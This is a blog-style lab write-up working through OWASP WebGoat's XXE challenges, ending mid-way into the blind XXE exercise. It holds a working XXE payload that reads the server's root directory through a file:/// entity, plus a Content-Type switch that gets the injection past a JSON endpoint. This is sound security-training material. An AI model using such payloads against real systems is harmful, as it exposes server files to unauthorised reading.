Security Misconfigurations
· Matthew Crum
Introduction
WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. More information including how to download and run WebGoat can be found here on the projects GitHub. This is post six of a series where I will be doing WebGoats challenges to further my understanding of the OWASP Top 10 and web application security as a whole. I have started from the number 10 and am working my way backwards to number 1.
#5. Security Misconfigurations
Security Misconfiguration is one of the most common vulnerabilities on the list. It is often the result of using default configurations or displaying excessively verbose errors. For instance, an application could show a user overly descriptive error messages which may reveal vulnerabilities in the application.
An application is likely vulnerable if it:
- Is Missing appropriate security hardening or has improperly configured permissions on cloud services.
- Has unnecessary features enabled or installed.
- Utilizes default login credentials.
- Has overly informative error messages to its users.
- Has the latest security features disabled or not configured correctly.
- Has the security settings in the application servers, frameworks, databases, etc., set to insecure values.
- Does not send security headers or directives, or they are not set to secure values.
- Utilizes out of data software or components.
General preventative measures include:
- A repeatable, automated, hardening process makes it fast and easy to deploy another environment that is appropriately locked down.
- Environments should all be configured identically with different credentials used in each.
- Platforms should be minimal without unnecessary features, components, documentation, or samples. Remove or do not install unused frameworks and features.
- A task to review and update the configurations appropriate to all security updates, and patches as part of the patch management process.
- A segmented application architecture provides effective and secure separation between components and tenants.
- Sending security directives to clients.
- An automated process to verify the effectiveness of the configurations and settings in all environments.
XML External Entity Attacks
XML External Entity (XXE) attacks target a type of vulnerability that can occur in applications that process Extensible Markup Language (XML) data. XML is a widely used markup language for structuring and storing data. It uses tags to define elements and their relationships withing a document, similar to HTML but more flexible.
External entities are a way to reference and include external resources within an XML document. These entities are like placeholders that can be expanded to include the content they represent. An XXE attack takes advantage of this capability by manipulating XML inputs to exploit a vulnerability.
An attack generally works as follows:
- An application or system accepts XML data as input, which may include external entity references.
- The attacker intentionally crafts a malicious XML payload and submits it to the target system.
- The payload contains a reference to an external entity controlled by the attacker, typically a remote file or resource.
- When the XML is processed by the application it attempts to expand the external entity reference fetching and incorporating the content from the specified location.
- The attacker can then use this behavior to perform various actions, such as reading sensitive files, accessing internal resources, or launching further attacks.
To help prevent against XXE attacks:
- Implement strict input validation mechanisms for XML data.
- Disable external entity resolution, this prevents the expansion of external entity references.
- User a security XML parsing library.
- Define a whitelist of allowed XML elements, attributes, and entities your applications supports. Reject any XML inputs that contain disallowed elements or entities.
- Separate data from code.
- Keep your software up to date.
- Use safer alternatives like JSON.
WebGoat Challenges
Challenge 1




I start the challenge out by submitting a comment and capturing the request in Burp Suite so I can see what’s happening


I can see the comment data being sent as XML in the POST request. I just need to edit the data to include a payload that injects a command to display the contents of the root directory.
<?xml version="1.0"?>
  <!DOCTYPE another [
  <!ENTITY fs SYSTEM "file:///">
]>
<comment>
    <text>
    comment
    &fs;
  </text>
</comment>
Line 1 is an XML declaration which indicates the version of XML being used. Then line 2 is the Document type Definition declaration. This defines the structure and rules for the XML document. Within the DTD and external entity declaration is made <!ENTITY fs SYSTEM "file:///"> ]> ". This declares an entity named fs that references an external resource using SYSTEM, which in this case is the root of the file system. Finally the comment from the original XML code is edited to reference the fs entity created earlier.

I see in the screenshot above I left the named entity off of my payload by accident so the contents of the file system weren’t displayed in the comments at the time. For some reason the challenge still displayed as successful though.

Refreshing the page actually deleted all of the comments and messed up the rest of the lesson which was interesting as well.
Challenge 2
Modern Rest Framework


This challenge wants me to repeat the XML injections from the previous exercise and see what happens. So I load up burp and try again.

I receive an error message telling me that I am posting JSON.


If I go back and check out that request I can see that the Content-Type in the header is listed as JSON. If I just change this to XML and then forward the payload it will satisfy the challenge.
Challenge 3
Blind XXE

The goal for this challenge is to create a Document Type Definition file that will get the content of the file located at /home/crumbles/.webgoat-2023.4//XXE/crumbles/secret.txt and input it as a comment on the challenge.

To start off the challenge I capture a comment submission in Burp Suite so I can see what it looks like. Much like the other exercises it’s a POST request using XML data to post a comment. Forwarding the request just fails the challenge.

The challenge says “Try to upload this file using WebWolf landing page”. So I’ll go ahead and log into that.

Next I need to craft the payload into a file to upload then upload it to WebWolf.
<?xml version="1.0" encoding="UTF-8"?>

